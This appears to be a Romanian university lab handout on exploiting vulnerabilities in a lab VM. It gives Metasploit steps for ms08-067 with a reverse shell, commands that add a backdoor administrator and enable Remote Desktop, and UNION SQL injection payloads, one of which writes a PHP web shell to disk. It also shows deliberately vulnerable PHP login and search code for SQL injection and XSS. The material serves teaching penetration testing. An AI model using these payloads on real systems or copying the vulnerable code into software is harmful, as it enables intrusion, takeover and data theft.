Auditarea Securitatii Retelelor

Laborator

- Exploatarea vulnerabilitatilor


Adrian Furtunã
MSc, CEH
adif2k8@gmail.com

Obiective

- Vom demonstra ca vulnerabilitatile descoperite in laboratorul anterior sunt reale (exploatabile)
- Vom exploata 2 tipuri diferite de vulnerabilitati pentru a atinge acelasi scop:
  - Controlul total asupra statiei victima

Tipuri de vulnerabilitati

Vulnerabilitati



Exercitiul 1
Exploatarea unei vulnerabilitati din sistemul de operare (1)

Vulnerabilitatea:

Din raportul produs de Nessus la scanarea masinii virtuale victima:

Exercitiul 1
Exploatarea unei vulnerabilitati din sistemul de operare (2)

METASPLOIT

- Framework pentru scrierea si executia de exploit-uri

- Modules
  - Exploits
  - Auxiliary
  - Payloads
  - Encoders
  - Nops

- Tutorial:

http://www.offensive-security.com/metasploit-unleashed

Exercitiul 1
Exploatarea unei vulnerabilitati din sistemul de operare (3)

- Vom folosi Metasploit pentru a exploata vulnerabilitatea *ms08-067*

1. cd /pentest/exploits/framework3
2. ./msfconsole
3. help
4. search ms08-067
5. use exploit/windows/smb/ms08_067_netapi
6. info
7. show payloads
   (veti utiliza *windows/shell/reverse_tcp*)
8. configurati(set) RHOST, PAYLOAD, TARGET, etc
9. exploit
10. Executati comenzi windows in shell-ul obtinut (ex. ipconfig, hostname)

Exercitiul 1
Exploatarea unei vulnerabilitati din sistemul de operare (4)

- Adaugati un user in masina victima:
  net user myuser mypassword /add
- Adaugati userul creat in grupul local Administrators:
  net localgroup Administrators myuser /add
- Porniti serviciul de Remote Desktop
  reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
- Verificati folosind nmap ca victima a deschis portul pentru Remote Desktop
- Conectati-va la masina victima folosind noul cont creat
  rdesktop 192.168.x.x &

Teorie
SQL injection (1)

Injectarea de cod SQL care se executa direct pe baza de date.

Exemplu de aplicatie **php** vulnerabila la SQL injection:

La client

```html
<html>
  <form action="login.php" method="POST">
    Utilizator:
    <input type="text" name="utilizator"/>
    Parola:
    <input type="password" name="parola"/>
    <input type="submit" value="Autentificare">
  </form>
</html>
```

login_form.html


Pe server

```php
<?php
  // ... Setup MySQL connection ...
  if(isset($_POST['utilizator']) && isset($_POST['parola'])) {
    $user = _POST['utilizator'];
    $pass = _POST['parola'];
    $sql = "SELECT username, password FROM users WHERE username='$user' AND password='$pass' ";
    $result = mysql_query($sql) or die(mysql_error());

    if(mysql_num_rows($result) > 0) {
      echo "Login success";
    } else {
      echo "Login failed";
    }
  }
?>
```

login.php

Teorie
SQL injection (2)



Sa introducem valori:
utilizator = george
parola = c0mpl3x#

=> login.php (linia 6):
$sql = “SELECT username, password FROM users WHERE username=‘george’ AND parola=‘c0mpl3x#’ ”;

Sa introducem valori:
utilizator = **admin’ -- ‘**
parola = anything

=> login.php (linia 6):
$sql = “SELECT username, password FROM users WHERE username=‘**admin’ -- ‘**’ AND parola=‘anything’ ”;

Teorie
SQL injection (3)

- Sintaxa codului SLQ injectat depinde de SGBD-ul folosit (MySQL, Oracle, MSSQL, etc)

- Cheat sheets pentru SQL injection:
  http://pentestmonkey.net/cheat-sheets/

- Informatii utile de aflat:
  - Utilizatorul sub care ruleaza serverul de baza de date
  - Baza de date curenta
  - Privilegiile utilizatorului pe baza de date curenta
  - Lista bazelor de date existente
  - Lista tabelelor din baza dintr-o anumita baza de date
  - Lista coloanelor dintr-o anumita tabela

Exercitiul 2
Exploatarea unei vulnerabilitati SQLi in aplicatia web (1)

Vulnerabilitatea:

Din raportul produs de Paros Proxy dupa scanarea aplicatiei:

High (Suspicious)	SQL Injection
Description	SQL injection is possible. User parameters submitted will be formulated into a SQL query for database processing. If the query is built by simple 'string concatenation', it is possible to modify the meaning of the query by carefully crafting the parameters. Depending on the access right and type of database used, tampered query can be used to retrieve sensitive information from the database or execute arbitrary code. MS SQL and PostGreSQL, which supports multiple statements, may be exploited if the database access right is more powerful. This can occur in URL query strings, POST paramters or even cookies. Currently check on cookie is not supported by Paros. You should check SQL injection manually as well as some blind SQL injection areas cannot be discovered by this check.
URL	http://192.168.84.134/vicnum/vicnum5.php?player=a'INJECTED_PARAM
Parameter	player=a'INJECTED_PARAM
Other information	SQL

Exercitiul 2
Exploatarea unei vulnerabilitati SQLi in aplicatia web (2)

- **Testam vulnerabilitatea**

  http://192.168.x.x/vicnum/vicnum5.php?player=a'
- **Formulam un query SQL valid (sintactic corect) tinand cont de eroarea afisata**

  http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT 1,2,3,4 -- '
- **Verificam userul sub care ruleaza serverul de baza de date**

  http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT user(),2,3,4 -- '
- **Listam bazele de date existente (vezi cheat sheets)**

  http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT schema_name,2,3,4 FROM information_schema.schemata -- '
- **Listam tabelele din baza de date *vicnum:***

  http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT table_schema,table_name,3,4 FROM information_schema.tables WHERE table_schema = 'vicnum' -- '
- **Listam coloanele din tabela *results*:**

  http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT table_name,column_name,3,4 FROM information_schema.columns WHERE table_name = 'results' -- '
- ***** Afisati toti userii care au jucat jocul *vicnum* *****

Exercitiul 2
Exploatarea unei vulnerabilitati SQLi in aplicatia web (3)

- Dorim sa preluam controlul asupra masinii victima exploatand vulnerabilitatea de SQL injection
- Avem nevoie sa executam comenzi de sistem
- O posibilitate:
  - scriem pe disc un fisier php care sa fie executat de serverul web
  - Cum scriem? *SELECT text INTO OUTFILE cmd.php*
  - ***http://192.168.x.x/vicnum/vicnum5.php?player=a' union select "<?php echo passthru($_GET['cmd']); ?>",2,3,4 into outfile "c:\\xampp\\htdocs\\c.php" -- '***
- Executam comenzi cu drepturile serverului web:
  - http://192.168.x.x/c.php?cmd=hostname
- Adaugati un nou user (vezi exercitiul anterior)
- Adaugati userul in grupul de Administrators
- Testati accesul obtinut folosind Remote Desktop

Teorie
Cross Site Scripting (XSS)

- Acest atac are ca rezultat executia de cod (JavaScript, html, etc) in browserul victimei
- Exploatarea unui XSS implica interactiune cu utilizatorul
- Atacul este de obicei folosit pentru furtul informatiilor de autentificare (cookies) sau pentru efectuarea automata a unor operatiuni nedorite de victima (ex. Instalare malware, accesarea unor site-uri cu scop de DoS, reconfigurare echipamente retea, tranzactii financiare, scanare de porturi, etc).
- *Exemplu de aplicatie vulnerabila:*


```php
<?php
    $query = $_GET["q"];
    // ... perform search ...
    echo "Nu am gasiti nici un rezultat pentru termenul ".$query;
?>
```

search.php
Executat pe server

Scriptul intoarce in pagina de raspuns valoarea parametrului query pe care l-a primit in request fara nici o sanitizare.

Teorie
Cross Site Scripting (XSS)

- Scenariu



INTREBARI

?